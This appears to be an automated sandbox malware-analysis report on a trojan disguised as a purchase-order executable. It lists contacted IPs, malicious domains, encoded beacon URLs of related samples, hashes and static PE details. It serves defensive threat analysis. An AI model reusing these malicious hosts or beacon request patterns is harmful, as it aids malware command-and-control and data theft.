http://www.fontbureau.com	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
http://https://www.gnu.org/licenses/	PO-RFQ # 097663899.exe	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name4	PO-RFQ # 097663899.exe, 00000000.00000002.251630889.000000000307C000.00000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	PO-RFQ # 097663899.exe, 00000000.00000002.251568438.0000000003061000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/cThe	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.gnu.org	PO-RFQ # 097663899.exe	false		high
http://www.fontbureau.com/designers8	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fonts.com	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000 06FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PO-RFQ # 097663899.exe, 00000000.00000002.251630889.00000000 0307C000.00000004.00000001.sdmp, PO-RFQ # 097663899.exe, 00000000.00000002.251568438.00000000 03061000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.218	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
209.99.40.222	www.agarkovsport.online	United States		40034	CONFLUENCE-NETWORK-INCVG	true
185.107.56.197	www.aquaroyaume.com	Netherlands		43350	NFORCENL	true
212.237.249.116	www.farmacyfastfood.com	Denmark		48854	ZITCOMDK	true
160.153.136.3	bigbuddyco.com	United States		21501	GODADDY-AMSDE	true
34.102.136.180	salesenablementlaunch.com	United States		15169	GOOGLEUS	false
103.253.212.249	kopebitest.com	Indonesia		58487	RUMAHWEB-AS-IDRumahwebIndonesiaCVID	true
94.136.40.51	www.globalperfumery.com	United Kingdom		20738	GD-EMEA-DC-LD5GB	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383978
Start date:	08.04.2021
Start time:	13:31:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 55s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	PO-RFQ # 097663899.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@14/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9.9% (good quality ratio 8.9%) • Quality average: 71.9% • Quality standard deviation: 31.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 20.82.209.183, 40.88.32.150, 52.147.198.201, 168.61.161.212, 23.54.113.53, 13.64.90.137, 52.255.188.83, 95.100.54.203, 20.82.210.154, 23.10.249.26, 23.10.249.43, 23.0.174.200, 23.0.174.185, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:32:39	API Interceptor	1x Sleep call for process: PO-RFQ # 097663899.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.218	Betaling_advies.exe	Get hash	malicious	Browse	• www.thenewyorker.computer/hw6d/?DnbLu=Y1unV92ZJSuuBS+wJtUBQ3HA2/A73jU4dZUG/XKFhicVa7REK6SIV0eE0B/9G03nb8G&EzuxZl=3fX4qpLxXJu
	PaymentAdvice.exe	Get hash	malicious	Browse	• www.enerav.com/c22b/?t8bHuTK=aEhNz1M5MwONSiBn/0vn4w/gCXHJ6jEF3X3HXryAuETgC+Myn95z7x6eSB6DSHN4Cngq&2d=lnvt
	46578-TR.exe	Get hash	malicious	Browse	• www.kevinrsamuels.network/goei/?kfOdRJ=f9uvcKoleaXhAa+Mtcg3NtpkL3OawlA7ZGyED81dVKF6dE9d54Zy+1duc26jKxOfhZ46&jBZx=D8b4q
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• www.thehairtransplantliaison.com/qqeq/?UR-TRLn=46HGiVXtvGZ1o457vCIWGWOD0rk7gPAg1COzf9/s39+Y4ChpogYwPMQ24i1sYB9XjSps&P6u=Hb9l0TTXQ4NLhX
	Swift001_jpg.exe	Get hash	malicious	Browse	• www.switcheo.finance/o9st/?KtClV=KhNCudCuas36niPBRfSjyKEtMLkkXOZQHLO8g5q+wgMU/BVTe4XuEXQf7/wtYyCblVuW&t8rL=FrghEXS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment_png.exe	Get hash	malicious	Browse	• www.loversdeal.com/c8bs/?oX=Hv8f/9kM6PpCoHCAYeSNySFtV7F8Omi3vFEIW08Kt8pLNhhDl+aE5MaGg51EV/qSy4Lt&sPj0qt=EzuD_nNPa4wlp
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• www.thesixteenthround.net/aqu2/?5j=s0A+R2zrZH16LfLMe9M/AmUzyN8aP2GBLvlZkca4zy1idqDqw+DRrqUwOXi4yQd3lVO7&_P=2dhtaH9
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?n8Ehjz3=fW2NkW2j278wyrs6d/m+egXTc5dWq8qtohQAL+tQrXSmfdetyJ3HBVVg7gxxicKRFJwM&JtxH=XPs0s4JPf
	27hKPHrVa3.exe	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?RR=YrKhZvg&rp=fW2NkW2j278wyrs6d/m+egXTc5dWq8qtohQAL+tQrXSmfdetyJ3HBVVg7gxxicKRFJwM
	Payment 9.10000 USD.exe	Get hash	malicious	Browse	• www.mondopeak.com/m8es/?dL3pv=B53Wf6M3JDAEan34e2a23JkFEJLcYp8ycOdfYrTy6dbNslo5+k2oC0PjjJDWZV/24+RN&BIL=8pdpXZ1po
	Fully Executed Contract.xlsx	Get hash	malicious	Browse	• www.successandjoy.club/3ueg/?cFN=ErmXmMBIFtdewFC6O29iVXifVtX5lbM9ZC7kz+NOoNf32Keeuvv655T9v66BJ70e0flOVQ==&PBU=dpg8g
	Inv.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?NVxxVPJ=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXOfKoyPZ21p&Ch6LF=9rj0axC

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• www.washabsorber.com/gypo/?UrjPuprX=Pn910w3l5D7RPWGrIfEjN0rd6RS+9oh5xbf6ZpHI5T1fuoOy87qGtS6g2RMAOlxWqznzEw==&nnLx=UBZp3XKPefjxdB
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• www.mediasupernova.com/idir/?zZ0lQ0=BBXoJm4OTOHApCp3fGSy0sEyLibn+67cOqzoDset7FTIXfnJGeAyh+7pO3MSwT6mb2mV&Wzr=H2MDx8O8kJn8f
	InterTech_Inquiry.exe	Get hash	malicious	Browse	• www.chelseybalassi.com/pkfa/?UjRXl6T=540ZEXgghc6Opj/C8VvmRqfXW77/Y/lS6uCB1iFilAmIxFNNfvvrJybl+KB5y+kqtClQ&tVEp=1b60lTOxXh8hrzep
	00278943.xlsx	Get hash	malicious	Browse	• www.coffreauxtissus.com/tmz/?Xrx4qhO=p1AOeEel+iKfzrJrX3ku4fFInusX5uqiRYnKoS72OyvSgvmqycsVhhJV/aISDmeQLKXuHQ==&dny8V=8p-t_j0XJnOLab
	insz.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?sDHh4=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXO1VYCPd09p&Wr=M4nHMf1xX
	Invoice Payment Details.exe	Get hash	malicious	Browse	• www.angermgmtathome.com/kio8/?PR-Hfnn=e6NOpdhu6GIIdtRIIRGR8dBI9mtGur58S+UqNMdGsY3OVbM2U6HgcHgaHzLrSTP9HxKs&Cd8t=9rJx809H6RL0Cr7

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	order.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?X2Mt66Xx=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGUiPWZu0eDc4L90DGg==&bly=TVThefOpdDy0
	Z4bamJ91oo.exe	Get hash	malicious	Browse	• www.swavhca.com/jskg/?inKP_TF0=d8LPYq+5Arayfm1vXo3Q9MeTj0bruQyaWpvdMQHKTdQ1FO0+Z34o/nFcLAzU62aITRdq&oneha=xPMpsZU8

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	Betaling_advies.exe	Get hash	malicious	Browse	• 198.54.117.218
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 198.54.117.211
	eQLPRPErea.exe	Get hash	malicious	Browse	• 198.54.117.215
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.54.117.212
	46578-TR.exe	Get hash	malicious	Browse	• 198.54.117.218
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 198.54.117.216
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• 198.54.117.217
	1517679127365.exe	Get hash	malicious	Browse	• 198.54.117.216
	BL-2010403L.exe	Get hash	malicious	Browse	• 198.54.117.218
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• 198.54.117.212
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 198.54.117.217
	INV-210318L.exe	Get hash	malicious	Browse	• 198.54.117.212
	Inquiry.docx	Get hash	malicious	Browse	• 198.54.117.218
	BL Draft copy.exe	Get hash	malicious	Browse	• 198.54.117.215
	Order.exe	Get hash	malicious	Browse	• 198.54.117.210
	PO.1183.exe	Get hash	malicious	Browse	• 198.54.117.211
	TSPO0001978-xlxs.exe	Get hash	malicious	Browse	• 198.54.117.216

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	Betaling_advies.exe	Get hash	malicious	Browse	• 198.54.117.218
	nova narud#U017eba pdf rvP6N.exe	Get hash	malicious	Browse	• 63.250.37.200
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 198.54.117.211
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 63.250.43.5
	eQLPRPErea.exe	Get hash	malicious	Browse	• 198.54.117.215
	vbc.exe	Get hash	malicious	Browse	• 198.54.117.244
	000OUTQ080519103.pdf.exe	Get hash	malicious	Browse	• 198.54.126.159
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	quotation.exe	Get hash	malicious	Browse	• 162.0.229.227
	PU Request Form Hardware.exe	Get hash	malicious	Browse	• 198.54.126.165
	URGENT INQUIRY.exe	Get hash	malicious	Browse	• 198.54.126.165
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	Protected Client.js	Get hash	malicious	Browse	• 199.192.24.250
	one new parcel.exe	Get hash	malicious	Browse	• 199.193.7.228
	Protected Client.js	Get hash	malicious	Browse	• 199.192.24.250
	LIHUA Technology HK Order Items.exe	Get hash	malicious	Browse	• 198.54.114.191
CONFLUENCE-NETWORK-INCVG	invoice.exe	Get hash	malicious	Browse	• 208.91.197.91
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 208.91.197.91
	8sxgohtHjM.exe	Get hash	malicious	Browse	• 208.91.197.91
	PO7321.exe	Get hash	malicious	Browse	• 208.91.197.39
	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 208.91.197.39
	Lista e porosive te blerjes.exe	Get hash	malicious	Browse	• 209.99.64.33
	BL836477488575.exe	Get hash	malicious	Browse	• 204.11.56.48
	BL84995005038483.exe	Get hash	malicious	Browse	• 204.11.56.48
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 208.91.197.27
	Formbook.exe	Get hash	malicious	Browse	• 204.11.56.48
	ORIGINAL SHIPPING DOCUMENTSPDF.exe	Get hash	malicious	Browse	• 208.91.197.91
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 208.91.197.27
	bank details.exe	Get hash	malicious	Browse	• 208.91.197.27
	PO#7689.zip.exe	Get hash	malicious	Browse	• 208.91.197.91
	ORDER_PDF.exe	Get hash	malicious	Browse	• 209.99.64.18
	deIt7iuD1y.exe	Get hash	malicious	Browse	• 204.11.56.48
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• 208.91.197.27
	PO_RFQ007899_PDF.exe	Get hash	malicious	Browse	• 209.99.64.55
	PaymentInvoice.exe	Get hash	malicious	Browse	• 208.91.197.39
	products order pdf.exe	Get hash	malicious	Browse	• 208.91.197.91
NFORCENL	f1uK8cmWpt.dll	Get hash	malicious	Browse	• 151.236.29.248
	JmtlihbjqE.dll	Get hash	malicious	Browse	• 151.236.29.248
	GMLce4kiLh.dll	Get hash	malicious	Browse	• 151.236.29.248
	lbL6XqqqM3.dll	Get hash	malicious	Browse	• 151.236.29.248
	ju3KXnbV9b.dll	Get hash	malicious	Browse	• 151.236.29.248
	ofBzBALmBi.dll	Get hash	malicious	Browse	• 151.236.29.248
	9556305403-04022021.xlsm	Get hash	malicious	Browse	• 212.8.251.227
	9556305403-04022021.xlsm	Get hash	malicious	Browse	• 212.8.251.227
	9556305403-04022021.xlsm	Get hash	malicious	Browse	• 212.8.251.227
	HPxf4UoX7Q.dll	Get hash	malicious	Browse	• 151.236.14.53
	TaTYytHaBk.exe	Get hash	malicious	Browse	• 109.201.133.100
	triage_dropped_file.exe	Get hash	malicious	Browse	• 185.107.56.199
	4TYyYEdhtj.exe	Get hash	malicious	Browse	• 185.107.56.199
	z9HUN5vQSa.exe	Get hash	malicious	Browse	• 185.107.56.58
	vipkSebxBp.exe	Get hash	malicious	Browse	• 91.212.150.195
	sFpD20j0Xq.exe	Get hash	malicious	Browse	• 91.212.150.195
	2HJ7qBzK1k.exe	Get hash	malicious	Browse	• 91.212.150.195
	TJ6N6h5kft.exe	Get hash	malicious	Browse	• 91.212.150.195
	6ed9XIsV3s.exe	Get hash	malicious	Browse	• 91.212.150.195
	aagLWro144.exe	Get hash	malicious	Browse	• 91.212.150.195

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO-RFQ # 097663899.exe.log

Process:	C:\Users\user\Desktop\PO-RFQ # 097663899.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO-RFQ # 097663899.exe.log	
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.8413755633297075
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	PO-RFQ # 097663899.exe
File size:	532480
MD5:	3a480d8d735efe129dcccea48a054721
SHA1:	444f3d7795694fb3fd462b6cf3f5c2776e4a1196
SHA256:	006dcd5baa67723c1d34336ca9d3eb55eb53cdb58999a8c6a3a64b28c2848220
SHA512:	665f468fd10cab796c277b3d5e9344b00f443f837010deb810e9da0e1265d8d3d997d9e60ae467916a8807818ac0a8c63d9c40d7e5c86c89d43961174c3b68c4
SSDEEP:	12288:bV7SVAcc+PHH+E1JhJKozcMZi+qEFUOMXR:x7SicLeE1wW+k4
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V6n`.....P.....2.. ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4832d2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x606E3656 [Wed Apr 7 22:46:46 2021 UTC]

General

TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
